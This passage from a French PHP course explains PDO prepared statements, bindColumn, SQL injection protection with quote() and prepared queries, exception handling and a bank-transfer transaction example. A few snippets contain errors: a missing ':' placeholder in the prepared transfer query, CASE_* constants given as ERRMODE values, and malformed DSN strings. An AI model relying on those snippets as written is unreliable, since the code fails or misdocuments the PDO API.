    echo 'Erreur : '.$e->getMessage();  
}  
// --- fonction d'affichage ---  
function affiche($RequetePreparee)  
{
```

```
echo "--- affichage du résultat ---".PHP_EOL;
while ($donnees = $RequetePreparee->fetch())
{
    echo $donnees['ID']."\t";
    echo $donnees['Nom']."\t";
    echo $donnees['Prenom']."\t";
    echo $donnees['Age'].PHP_EOL;
}
?>
```

Voici son exécution :

```
$ php MySQL_PDO_prepare6_personnes_shell.php
--- affichage du résultat ---
6 MARTIN PIERRE-DAVID 27
7 MARTIN PIERRE 56
```

#### 13.6.3.6.3.2.2 Avec marqueur anonyme

Le programme `MySQL_PDO_prepare5b_personnes_shell.php` est une réécriture du programme `MySQL_PDO_prepare5_personnes_shell.php` en utilisant le marqueur anonyme « ? » pour un paramètre.

Voici les lignes qui changent par rapport au programme précédent :

```
// --- préparation de la requête ---
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=?');
// --- liaison avec le paramètre ---
$RequetePreparee->bindValue(1, $Nom, PDO::PARAM_STR);
```

Le programme `MySQL_PDO_prepare6b_personnes_shell.php` est une réécriture du programme `MySQL_PDO_prepare6_personnes_shell.php` en utilisant deux marqueurs anonymes « ? » pour les deux paramètres.

Voici les lignes qui changent par rapport au programme précédent :

```
// --- préparation de la requête ---
$RequetePreparee = $bdd->prepare('SELECT ID,Nom,Prenom,Age FROM personnes
WHERE Nom=? AND Prenom LIKE ?');
// --- liaison avec le paramètre ---
$RequetePreparee->bindValue(1, $Nom, PDO::PARAM_STR);
$RequetePreparee->bindValue(2, $Prenom, PDO::PARAM_STR);
```

#### 13.6.3.6.3.3 La méthode `bindColumn`

Cette méthode permet d'associer une colonne de la table à une variable PHP.

Par la suite, l'appel aux méthodes `fetch()` ou `fetchAll()` met à jour la variable avec la valeur de la colonne associée.

Ainsi si une table SQL est constituée par 4 colonnes (4 champs), ID, Nom, Prenom et Age, et que la première colonne (premier champ) est associée à la variable PHP `$ID`, à chaque itération d'une boucle `while` utilisant `fetch` traitant d'une ligne de la table, la variable `$ID` sera affectée par la valeur de la colonne `ID` de la ligne en cours de traitement.

#### Attention:

Comme les données (colonnes) se sont accessibles qu'une fois la requête exécutée, la méthode `bindColumn` doit être appelée après la méthode `execute`.

La colonne à associée peut être indiquée par son numéro comme dans les deux syntaxes suivantes :

```
$RequetePreparee->bindColumn(1, $ID, PDO::PARAM_INT);
$RequetePreparee->bindColumn(2, $Nom, PDO::PARAM_STR);
```

Ou bien par son nom comme dans les deux syntaxes suivantes :

```
$RequetePreparee->bindColumn('Prenom', $Prenom, PDO::PARAM_STR);
$RequetePreparee->bindColumn('Age', $Age, PDO::PARAM_INT);
```

Le programme MySQL\_PDO\_prepare7\_personnes\_shell.php présente l'usage de bindColumn.

Dans ce programme, la constante PDO::FETCH\_BOUND (section 13.6.1.2.) est utilisée avec la méthode `fetch()`, afin d'indiquer à `fetch()` de retourner la valeur TRUE et d'assigner les valeurs des colonnes aux variables PHP à laquelle elles sont liées.

**Attention:**

*Dans ce programme, contrairement aux programmes précédent, il n'y a pas de fonction d'affichage. La boucle d'affichage est directement écrite dans le programme.*

*En effet, les variables \$ID, \$Nom, \$Prenom et \$Age sont affectées par la méthode bindColumn dans le contexte d'appel, elles sera donc inconnues (variables locales) pour une fonction d'affichage.*

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
setlocale (LC_ALL, 'fr_FR.UTF-8');
try
{
    // --- connexion de la base de données ---
    $bdd = new
    PDO($TYPE_DB." :host=". $SERVEUR. ";dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
    $requete_sql = 'SELECT ID,Nom,Prenom,Age FROM personnes';
    $RequetePreparee = $bdd->prepare($requete_sql);
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- Lie par les numéros de colonnes ---
    $RequetePreparee->bindColumn(1, $ID, PDO::PARAM_INT);
    $RequetePreparee->bindColumn(2, $Nom, PDO::PARAM_STR);
    // --- Lie par les noms de colonnes ---
    $RequetePreparee->bindColumn('Prenom', $Prenom, PDO::PARAM_STR);
    $RequetePreparee->bindColumn('Age', $Age, PDO::PARAM_INT);
    // --- Affichage du résultat de la requête ---
    while ($ligne = $RequetePreparee->fetch(PDO::FETCH_BOUND))
    {
        echo $ID."\t";
        echo $Nom."\t";
        echo $Prenom."\t";
        echo $Age.PHP_EOL;
    }
    $RequetePreparee->closeCursor();
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```



Voici son exécution :

	\$ php MySQL_PDO_prepare7_personnes_shell.php		
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

### 13.6.3.7 Les problèmes de sécurité

Dans le cas de saisies sur un site Web, il est important de contrôler les données que l'utilisateur entre par exemple via un formulaire.

Quand les données sont numériques, il est impératif de les traiter avec des fonctions comme `intval()` ou `floatval()` pour forcer l'interprétation numérique des données.

Dans le cas de champs textes, ce type de contrôle est plus difficile.

Tout comme la méthode d'injection HTML, l'utilisateur peut utiliser la saisie dans un champ texte pour « injecter » des syntaxes SQL, et récupérer des informations sensibles sur la base de données. C'est **l'injection SQL** (voir section 12.2).

Pour éviter cette faille de sécurité, il faut s'assurer que les données passées à la base de données via les objets PDO ou PDOStatement, sont bien des « données » et ne peuvent en aucun cas être interprétées comme des requêtes SQL.

#### 13.6.3.7.1 Sécurisation par `quote`

La solution la plus « classique » consiste à protéger une donnée de type chaîne de caractères avant de l'utiliser dans une requête, en plaçant des apostrophes (quotes) autour de la chaîne et en déspecialisant (neutralisant) les caractères spéciaux trouvés dans la chaîne.

La classe PDO propose la méthode `quote` pour effectuer ce traitement. Sa syntaxe est de la forme :

```
$NomQuote=$bdd->quote($Saisie);
```

où `$Saisie` est la variable chaîne de caractères contenant la saisie de l'utilisateur.

Le programme MySQL\_PDO\_quote\_shell.php présente l'usage de cette méthode.

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
include '../INCLUDE/MySQL_include_sprog_commun_shell.php';
try
{
    // === connexion de la base de données ===
    $bdd = new
        PDO($TYPE_DB."::host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
            array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- Saisie du nom ---
    echo "Entrez le nom à rechercher : ";
    $NomInit=fgets(STDIN);
    // --- Prétraitement du nom ---
    $NomInit=trim($NomInit);
    echo "NomInit = $NomInit".PHP_EOL;
    // --- Sécurisation de la chaîne saisie ---
    $NomQuote=$bdd->quote($NomInit);
    echo "NomQuote = $NomQuote".PHP_EOL;
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM personnes WHERE Nom= '.$NomQuote);
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
        throw new Exception('Problème de requête sur la table.');
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque personne ---
    $tab_personnes=$reponse->fetchAll();
    // --- affichage des données retournées ---
    affichage_liste_personnes("Liste des personnes",$tab_personnes);
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
    // === fermeture de la connexion à la base de données ===
    $bdd = NULL;
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

Voici deux exécutions. La première sur un nom sans caractères spéciaux. La saisie est sur fond jaune, et la saisie avant et après traitement est affichée sur fond bleu :

```
$ php MySQL_PDO_quote_shell.php
Entrez le nom à rechercher : dupont
NomInit = dupont
NomQuote = 'dupont'
-----
Liste des personnes
-----
ID      Nom  Prenom   Age
-----
1      DUPONT    JEAN     28
15     DUPONT    JEAN     54
```

La seconde sur un nom contenant une apostrophe :

```
$ php MySQL_PDO_quote_shell.php
Entrez le nom à rechercher : dupon't
NomInit = dupon't
NomQuote = 'dupon\'t'
Erreur : Aucun élément à afficher.
```

Mais à cette méthode « simpliste » il est préférable d'utiliser les requêtes préparées.

#### 13.6.3.7.2 Sécurisation par requête préparée

Les requêtes préparées permettent d'éviter la faille de sécurité appelée « **Injection SQL** » (voir section 12.2).

Pour cela il faut respecter les règles suivantes :

4. Ne passer aucune donnée saisie par l'utilisateur à la méthode `prepare`,.
5. Passer les valeurs saisies par l'utilisateur seulement au moment **de l'exécution** de la requête et non au moment de sa préparation.
6. Utiliser les méthodes `bindParam`, `bindValue` ou `bindColumn` qui permettent de typer les données afin de les sécuriser totalement.

**Les requêtes préparées permettent d'éviter la faille de sécurité par injection SQL.**

## 13.6.4 Gestion des exceptions

### 13.6.4.1 Rappel

Une **exception** est un **événement non prévu** qui se produit durant l'exécution d'un programme. Par exemple, cela peut être le fait que le serveur MySQL n'est plus accessible durant l'exécution d'un programme qui accède à une table de la base de données.

Afin de gérer ces **erreurs inattendues**, le langage objet prévoit la possibilité « d'attraper » une exception quand elle se produit, et de « dérouter » l'exécution du programme.

Une exception peut être émise lors de l'utilisation d'une méthode (fonction) d'une classe particulière, comme PDO ou PDOStatement.

On indique dans le programme quelles instructions doivent être surveillées donc capturées par l'exception, via la syntaxe « **try** », et les actions à faire dans le cas du déclenchement de l'exception, dans la partie « **catch** ».

Le programme **MySQL\_PDO\_exception1\_shell.php** présente cette syntaxe :

```
<?php
try
{
    // --- connexion de la base de données ---
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // suite des requêtes sur la base et les tables
    echo "La base est connectée".PHP_EOL;
}
catch(Exception $e)
{
    // --- on affiche un message d'erreur ---
    echo 'Problème Accès à la base de données'.PHP_EOL;
    echo $e->getMessage().PHP_EOL;
}
?>
```

Dans cet exemple, **\$e** est un objet de la classe **Exception**.

Si un problème survient au moment de la connexion à la base de données, l'exécution du programme est transférée à la partie « **catch** » et un message d'erreur apparaît.

Dans l'exemple précédent on affiche le message de cette exception via la méthode **getMessage()**.

La première exécution affiche le message confirmant le bon fonctionnement, la connexion à la base de données est effectuée avec succès. Aucune exception n'est levée.

```
$ php MySQL_PDO_exception1_shell.php
La base est connectée
```

La seconde exécution montre le résultat lorsque le mot de passe utilisé pour le compte de connexion est erroné.

Une exception **\$e** est levée, le déroulement du programme est transféré au **catch**, juste après la ligne qui provoque l'erreur, et le message d'erreur apparaît :

```
$ php MySQL_PDO_exception1_shell.php
Problème Accès à la base de données
SQLSTATE[HY000] [1045] Access denied for user 'root'@'localhost' (using
password: YES)
```

Il est possible de générer soit même une exception. Voici le programme MySQL\_PDO\_exception2\_shell.php.

Il teste la valeur booléenne de la variable \$reponse, résultat de la requête query(), afin de déterminer si la requête sur la table « tabletetest » a réussi.

Si la valeur est fausse, on génère une exception en transmettant le message à afficher.

```
<?php
try
{
    // --- connexion de la base de données ---
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // suite des requêtes sur la base et les tables
    echo "La base est connectée".PHP_EOL;

    $requete_sql = 'select * from tabletetest';
    $reponse = $bdd->query($requete_sql);
    if (!$reponse)
        throw new Exception('Problème Accès à la table.');
    echo "La requête a fonctionné".PHP_EOL;
}
catch(Exception $e)
{
    echo 'Message : '. $e->getMessage().PHP_EOL;
}
?>
```

Voici un exemple d'exécution. La table « tabletetest » n'existe pas.

```
$ php MySQL_PDO_exception2_shell.php
La base est connectée
Message : Problème Accès à la table.
```

#### 13.6.4.2 Pour la classe PDO

PDO propose une classe PDOException pour gérer les exceptions.

Les exceptions sous PDO peuvent être « paramétrées » via la méthode setAttribute().

Nous présentons ces deux aspects complémentaires.

##### 13.6.4.2.1 La classe *PDOException*

PDOException est une extension de la classe RuntimeException, elle-même étant une extension de la classe Exception.

Les méthodes usuelles pour afficher les erreurs sont :

- **PDO::errorinfo()** : Elle retourne un tableau numérique, relatif à la dernière opération sur la base de données. Voici le contenu de ce tableau :
  - Case 0 : Contient le code d'erreur SQLSTATE. C'est un identifiant alphanumérique de cinq caractères défini dans le standard ANSI SQL ;
  - Case 1 : C'est un code d'erreur spécifique au pilote ;
  - Case 2 : C'est un message d'erreur spécifique au pilote.

**PDOStatement::errorinfo()** : Elle retourne la même information que la méthode précédente mais à partir d'un objet de la classe PDOStatement. C'est le cas d'un objet créé avec la méthode prepare(). Dans le cas de la méthode query(), retournant également un objet de la classe

PDOStatement, il est plus difficile d'appliquer cette méthode car l'objet retourné contient NULL en cas d'erreur.

- **Exception::getCode()** : Elle récupère le code de l'exception ;
- **Exception::getMessage()** : Elle récupère le message de l'exception.

#### 13.6.4.2.2 La fonction `setAttribute()`

Cette fonction configure un attribut du gestionnaire de base de données PDO. Elle admet deux paramètres, le nom de l'attribut, et sa valeur.

Sa syntaxe est de la forme :

```
// --- connexion de la base de données ---
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
// suite des requêtes sur la base et les tables
$bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

Le tableau ci-dessous récapitule la liste des attributs et les valeurs possibles. Les éléments sur fond jaune traitent de la gestion des exceptions :

Attribut	Valeur	Signification
PDO::ATTR_CASE	PDO::CASE_LOWER	Force les noms des colonnes à être en minuscules
PDO::ATTR_CASE	PDO::CASE_NATURAL	Force les noms des colonnes à rester inchangées
PDO::ATTR_CASE	PDO::CASE_UPPER	Force les noms des colonnes à être en majuscules
PDO::ATTR_ERRMODE	PDO::CASE_SILENT	Assigné seulement le code d'erreur
PDO::ATTR_ERRMODE	PDO::CASE_WARNING	Emit une alerte E_WARNING
PDO::ATTR_ERRMODE	PDO::CASE_EXCEPTION	Emit une exception
PDO::ATTR_ORACLE_NULLS (valable pour tous les pilotes, pas seulement pour Oracle)	PDO::NULL_NATURAL	Pas de conversion des valeurs NULL en chaînes vides
PDO::ATTR_ORACLE_NULLS	PDO::NULL_EMPTY_STRING	Conversion des chaînes vides en NULL
PDO::ATTR_ORACLE_NULLS	PDO::NULL_TO_STRING	Conversion des valeurs NULL en chaînes vides
PDO::ATTR_STRINGIFY_FETCHES	Booléenne	Conversion d'une chaîne numérique en chaîne lors de la lecture
PDO::ATTR_STATEMENT_CLASS	Tableau	Configure une classe de résultats
PDO::ATTR_TIMEOUT	Valeur entière	Précise la durée en secondes
PDO::ATTR_AUTOCOMMIT	0 (faux) 1 (vrai)	Activation de l'autocommit
PDO::ATTR_EMULATE_PREPARES	Booléenne	Active ou désactive l'émulation des requêtes préparées pour les pilotes ne les supportant pas.
PDO::ATTR_USE_BUFFERED_QUERY	Booléenne	MySQL : utilise les requêtes bufferisées
PDO::ATTR_DEFAULT_FETCH_MODE	PDO::FETCH_ASSOC, ... (voir section 13.6.1.2)	Définit le mode de récupération par défaut.

Par défaut l'attribut **PDO::ATTR\_ERRMODE** est en mode silence (**PDO::CASE\_SILENT**).

Pour générer une exception quand une erreur se produit avec PDO il faut donc utiliser la syntaxe suivante :

```
// --- connexion de la base de données ---
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
$bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

**Remarque :**

**Sans la modification de l'attribut ATTR\_ERRMODE, aucune exception n'est levée.**

Si cela peut être contourné par un test sur la valeur renournée par une fonction telle que `query()` qui retourne false (ou NULL) si une erreur est survenue, cela peut rendre indétectables certaines erreurs comme avec la fonction `prepare()`. En effet dans le cas d'une émulation, `prepare` ne communique pas avec le serveur et ne détecte que les erreurs de syntaxes, pas les erreurs telles qu'un nom de table erronée.

**Il est donc important d'activer cet attribut pour lever les exceptions.**

#### 13.6.4.2.3 Exemples

Les deux exemples suivants montrent la gestion des erreurs lors d'une tentative d'accès à une table inexistante dont le nom est « tabledetest ».

Dans la partie « catch » on affiche :

Le message obtenu par `getMessage()`, le code du message via `getCode()`, le tableau des erreurs avec `errorInfo()` ;

Le programme `MySQL_PDO_exception3_shell.php` met en œuvre les exceptions et utilise la méthode `query()` pour effectuer un « `SELECT *` » sur la table « `tabledetest` » inexistante.

```
<?php
try
{
    // --- connexion de la base de données ---
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // suite des requêtes sur la base et les tables
    echo "La base est connectée".PHP_EOL;

    $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $requete_sql = 'select * from tabledetest';
    $reponse = $bdd->query($requete_sql);
    if (!$reponse)
        throw new Exception('Problème Accès à la table.');

    echo "La requête a fonctionné".PHP_EOL;
}
catch(Exception $e)
{
    // --- on affiche un message d'erreur ---
    echo 'Problème Accès à la base de données'.PHP_EOL;
    echo 'Message : '.$e->getMessage().PHP_EOL;
    echo 'Code : '.$e->getCode().PHP_EOL;
    echo '--> errorInfo : e <---'.PHP_EOL;
    print_r($e->errorInfo);
    echo '--> PDO::errorInfo : bdd <---'.PHP_EOL;
    print_r($bdd->errorInfo());
    echo '--> PDOStatement::errorInfo : table <---'.PHP_EOL;
    print_r($reponse->errorInfo());
}
?>
```

Voici son exécution :

```
$ php MySQL_PDO_exception3_shell.php
La base est connectée
Problème Accès à la base de données
Message : SQLSTATE[42S02]: Base table or view not found: 1146 Table
'coursphp.tabledetest' doesn't exist
Code : 42S02
--> errorInfo : e <---
Array
(
    [0] => 42S02
    [1] => 1146
    [2] => Table 'coursphp.tabledetest' doesn't exist
)
--> PDO::errorInfo : bdd <---
Array
(
    [0] => 42S02
    [1] => 1146
    [2] => Table 'coursphp.tabledetest' doesn't exist
)
--> PDOStatement::errorInfo : table <---

Fatal error: Call to a member function errorInfo() on a non-object in
/Users/lery/Sites/CoursPHP/13_SQL/13_6_PDO/13_6_4_Exceptions/MySQL_PDO_exce
ption3_shell.php on line 28
```

On note que la syntaxe suivante :

```
$bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

Active les exceptions PDO. De ce fait, une exception est tout de suite levée dès la détection d'une erreur.

Ainsi sur les lignes suivantes, cette erreur apparaît dès la première ligne, donc dès la requête `query`.

Le test de la deuxième ligne ne sera jamais effectué dans le cas d'une erreur.

Dans le cas d'un bon fonctionnement il sera faux car la variable `$reponse` contiendra des données valides.

Par conséquent, dans les deux cas, erreur ou non, la troisième ligne ne sera jamais exécutée.

Avec l'instruction `setAttribute()` précédente, les deuxièmes et troisièmes lignes ci-dessous deviennent totalement inutiles !

```
$reponse = $bdd->query($requete_sql);
if (!$reponse)
    throw new Exception('Problème Accès à la table.');
```

On remarque que le tableau `errorInfo` contenu dans l'objet `$e` est affiché correctement, alors que l'utilisation de la méthode `errorInfo()` provoque une erreur car la valeur de `$reponse` est nulle en cas d'échec.

Le programme `MySQL_PDO_exception_prepare_shell.php` met en œuvre les exceptions et utilise les méthodes `prepare()`, puis `execute()` pour effectuer un « `SELECT *` » sur la table « `tabledetest` » inexiste.

```
<?php
try
{
    // --- connexion de la base de données ---
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // suite des requêtes sur la base et les tables
    echo "La base est connectée".PHP_EOL;
    $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $requete_sql = 'select * from truc';
    $requete_preparee = $bdd->prepare($requete_sql);
    $requete_preparee->execute();
    echo "La requête préparée a fonctionné".PHP_EOL;
}
catch(Exception $e)
{
    // --- on affiche un message d'erreur ---
    echo 'Problème Accès à la base de données'.PHP_EOL;
    echo 'Message : '. $e->getMessage().PHP_EOL;
    echo 'Code : '. $e->getCode().PHP_EOL;
    echo '--> errorInfo : e <---'.PHP_EOL;
    print_r($e->errorInfo);
    echo '--> PDO::errorInfo : bdd <---'.PHP_EOL;
    print_r($bdd->errorInfo());
    echo '--> PDOStatement::errorInfo : table <---'.PHP_EOL;
    print_r($requete_preparee->errorInfo());
}
?>
```

Voici son exécution :

```
$ php MySQL_PDO_exception_prepare_shell.php
La base est connectée
Problème Accès à la base de données
Message : SQLSTATE[42S02]: Base table or view not found: 1146 Table
'coursphp.truc' doesn't exist
Code : 42S02
--> errorInfo : e <---
Array
(
    [0] => 42S02
    [1] => 1146
    [2] => Table 'coursphp.truc' doesn't exist
)
--> PDO::errorInfo : bdd <---
Array
(
    [0] => 00000
    [1] =>
    [2] =>
)
--> PDOStatement::errorInfo : table <---
Array
(
    [0] => 42S02
    [1] => 1146
    [2] => Table 'coursphp.truc' doesn't exist
)
```

On constate le comportement différent des méthodes `errorInfo()` dans le cas des requêtes préparées.

## 13.6.5 Le mode transactionnel avec MySQL et PDO

### 13.6.5.1 Principe

Comme cela a été présenté en détail à la section 13.4.10, les transactions MySQL permettent de **sécuriser l'exécution d'un groupe de requêtes** et de revenir à l'état d'origine, précédent l'exécution de la première requête, en cas de problème sur une des requêtes du groupe. En cas de succès de l'ensemble des requêtes, il faut valider la transaction, pour appliquer les changements de manière définitive.

Cela permet de s'assurer que, lors d'un virement bancaire, les deux traitements, le débit du compte initial et le crédit du compte cible, seront bien effectués tous les deux, afin de conserver la cohérence sur les deux comptes.

L'annulation de la transaction et le retour à l'état d'origine se nomme « **rollback** ».

La validation finale correspond à l'action de « **commit** ».

Le mode transactionnel est supporté par le moteur InnoDB de MySQL.

### 13.6.5.2 Les fonctions

Les méthodes (fonctions) de la classe PDO qui permettent de mettre en œuvre le mode transactionnel dans PHP sont :

- **beginTransaction()** : cette fonction démarre une nouvelle transaction.  
Elle désactive le mode « autocommit » (voir section 13.4.10). Dès la désactivation de « autocommit », toutes les modifications sont gardées en mémoire, rien n'est réellement appliqué sur les tables (pas d'écriture sur disque).  
Cette fonction retourne TRUE en cas de succès et FALSE si une erreur survient.
- **commit()** : cette fonction termine la transaction en validant les modifications. Les données sont écrites sur disque. Elle remet la connexion en « autocommit ». Cette fonction retourne TRUE en cas de succès et FALSE en cas d'erreur. Une exception PDOException est lancée en cas d'erreur, par exemple si aucune transaction n'est active.
- **rollback()** : cette fonction termine la transaction en annulant les modifications. Rien n'est écrit sur disque. Elle remet la connexion en « autocommit ». Cette fonction retourne TRUE en cas de succès et FALSE en cas d'erreur. Une exception PDOException est lancée en cas d'erreur, par exemple si aucune transaction n'est active.

#### Attention :

*PDO ne vérifie le support de la transaction qu'au niveau du pilote qui accède à la base. Si certaines conditions particulières empêchent le fonctionnement des transactions, beginTransaction retournera tout de même TRUE sans erreur, si le démarrage de la transaction est accepté. Cela se produira par exemple quand le moteur MyISAM est utilisé pour des tables.*

*A la fin du programme PHP, toute transaction ouverte par beginTransaction() qui n'a pas été fermée par commit() ou rollback() sera annulée automatiquement (rollback).*

### 13.6.5.3 Les syntaxes

Nous présentons ici les syntaxes « simplifiées » de ces trois fonctions. Un exemple complet avec les contrôles d'erreur associés est présenté à la section 13.6.5.4.

Nous présentons deux variations différentes des syntaxes simplifiées :

- avec utilisation de la fonction « query » pour effectuer les modifications. Cette fonction ne sécurise pas la requête ;
- Puis avec la fonction « prepare », qui sécurise la requête via les requêtes préparées.

#### 13.6.5.3.1 Avec des requêtes standards

Nous utilisons ici une table « comptes\_bancaires » sur laquelle effectuer un virement entre deux comptes.

Dans cet exemple le compte ayant l'ID N°4 est débité de 100 €, et le compte ayant l'ID N°7 est crédité de 100 €.

```
$MtVirt=100 ;
$NumCptDebit=4 ;
$NumCptCredit=7 ;
try
{
    // --- connexion de la base de données ---
    $bdd = new PDO($TYPE_DBB. " :host=". $SERVEUR. ";dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
                    array(PDO::ATTR_PERSISTENT => true));
    // --- initialisation des Exceptions PDO pour prepare ---
    $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- on débute la transaction ---
    $bdd->beginTransaction();
    //--- on débite le compte ---
    $requete_debit='UPDATE comptes_bancaires SET Solde=Solde-'.$MtVirt.' WHERE
Id_Cpt='.$NumCptDebit;
    $reponse = $bdd->query($requete_debit);
    // --- fermeture de la requête ---
    $reponse->closeCursor();
    //--- on crédite le compte ---
    $requete_credit='UPDATE comptes_bancaires SET Solde=Solde+'. $MtVirt.' WHERE
Id_Cpt='.$NumCptCredit;
    $reponse = $bdd->query($requete_credit);
    // --- fermeture de la requête ---
    $reponse->closeCursor();
    // --- si aucune erreur, on valide la transaction ---
    $reponse = $bdd->commit();
}
catch(Exception $e)
{
    // --- on annule la transaction ---
    $bdd->rollback();
    // --- on affiche un message d'erreur ---
    echo 'Problème sur le virement - Transaction annulée'.PHP_EOL;
    echo $e->getMessage().PHP_EOL;
}
```

### 13.6.5.3.2 Avec des requêtes préparées

Voici le même virement avec les requêtes préparées :

```
$MtVirt=100 ;
$NumCptDebit=4 ;
$NumCptCredit=7 ;
try
{
    // --- connexion de la base de données ---
    $bdd = new
PDO($TYPE_DBB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- initialisation des Exceptions PDO pour prepare ---
    $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- on gère le virement dans une transaction SQL ---
    // --- on débute la transaction ---
    $bdd->beginTransaction();
    // --- on débite le compte ---
    // --- préparation de la requête ---
    $requete_sql='UPDATE comptes_bancaires SET Solde=Solde+MontantVir WHERE
Id_Cpt=:NumCptOperation';
    $reponse = $bdd->prepare($requete_sql);
    // --- liaison avec les paramètres ---
    $reponse->bindParam(':MontantVir', $MontantVir);
    $reponse->bindParam(':NumCptOperation', $NumCptOperation, PDO::PARAM_INT);
    // --- affectation des valeurs pour les paramètres ---
    $MontantVir      = -$MtVirt      ;
    $NumCptOperation = $NumCptDebit ;
    // --- exécution de la requête ---
    $reponse->execute();
    // --- fermeture de la requête ---
    $reponse->closeCursor();
    // --- on crédite le compte ---
    // --- La requête est déjà préparée, elle ne change pas ---
    // --- les paramètres sont déjà liés (bind) ils ne changent pas ---
    // --- affectation des valeurs pour les paramètres ---
    $MontantVir      = +$MtVirt      ;
    $NumCptOperation = $NumCptCredit ;
    // --- exécution de la requête ---
    $reponse->execute();
    // --- fermeture de la requête ---
    $reponse->closeCursor();
    // --- si aucune erreur, on valide la transaction ---
    $reponse = $bdd->commit();
}
catch(Exception $e)
{
    // --- on annule la transaction ---
    $bdd->rollback();
    // --- on affiche un message d'erreur ---
    echo 'Problème sur le virement - Transaction annulée'.PHP_EOL;
    echo $e->getMessage().PHP_EOL;
}
```

### 13.6.5.4 Exemples

#### 13.6.5.4.1 En Shell

Le programme `MySQL_PDO_transaction_secure_prepare_shell.php` met en œuvre un virement entre deux comptes bancaires.

Ce programme utilise les tables `comptes_bancaires` et `clients_bancaires` avec une jointure interne sur ces deux tables pour présenter la liste des comptes et le nom et prénom de leur propriétaire.

Il effectue un virement entre deux comptes sélectionnés dans la liste des comptes de dépôts.

Ce programme utilise les fonctions suivantes :

- `Affiche_Etat_Comptes()` : cette procédure affiche la liste de tous les comptes de dépôts de la table `comptes_bancaires`. Elle effectue la jointure interne entre les tables `comptes_bancaires` et `clients_bancaires` pour afficher les noms et les prénoms des propriétaires des comptes. Elle appelle `Affichage_Liste_Comptes()` pour la présentation ;
- `Saisie_Numero_Compte_Valide()` : cette fonction boucle sur la saisie d'un numéro de compte valide. Elle est utilisée pour saisir les numéros des deux comptes : le compte à débiter et le compte à créditer ;
- `Virement()` : cette fonction effectue le virement et utilise le mode transactionnel de MySQL.
- `Info_Compte()` : cette fonction récupère les informations d'un seul compte bancaire dans la `comptes_bancaires`.
- `Affichage_Liste_Comptes()` : cette procédure « outil » affiche l'état des comptes contenus dans la tableau passé en argument. Elle est appelée par `Affiche_Etat_Comptes()`, mais également deux fois, avant le virement pour présenter les deux comptes sur lesquels le virement est effectué, et après celui-ci pour confirmer le traitement.

Voici ce programme :

```
<?php
include '../INCLUDE/MySQL_include_param_dbb.php';
$ERR_TRAIT=false;
// --- on affiche l'état des comptes AVANT la transaction ---
$Tab_Tous_les_Comptes=Affiche_Etat_Comptes("Etat des comptes AVANT le
virement");
// --- on récupère la colonne des ID_Cpt ---
if (!$ERR_TRAIT)
{
    $Tab_Colonne_IDCpt=array_column($Tab_Tous_les_Comptes, 'ID_Cpt');
    // --- initialisation des infos sur les comptes ---
    $Infos_Cpt_Debit =array();
    $Infos_Cpt_Credit=array();
    // --- Saisie du numéro de compte à débiter ---
    $Num_Cpt_Debit=Saisie_Numero_Compte_Valide('Debit');
    // --- Saisie du numéro de compte à créditer ---
    $Num_Cpt_Credit=Saisie_Numero_Compte_Valide('Credit');
    // --- Saisie du montant du virement ---
    echo "Montant du débit      : ";
    fscanf(STDIN,"%s",$Montant_Virement_saisi)      ;
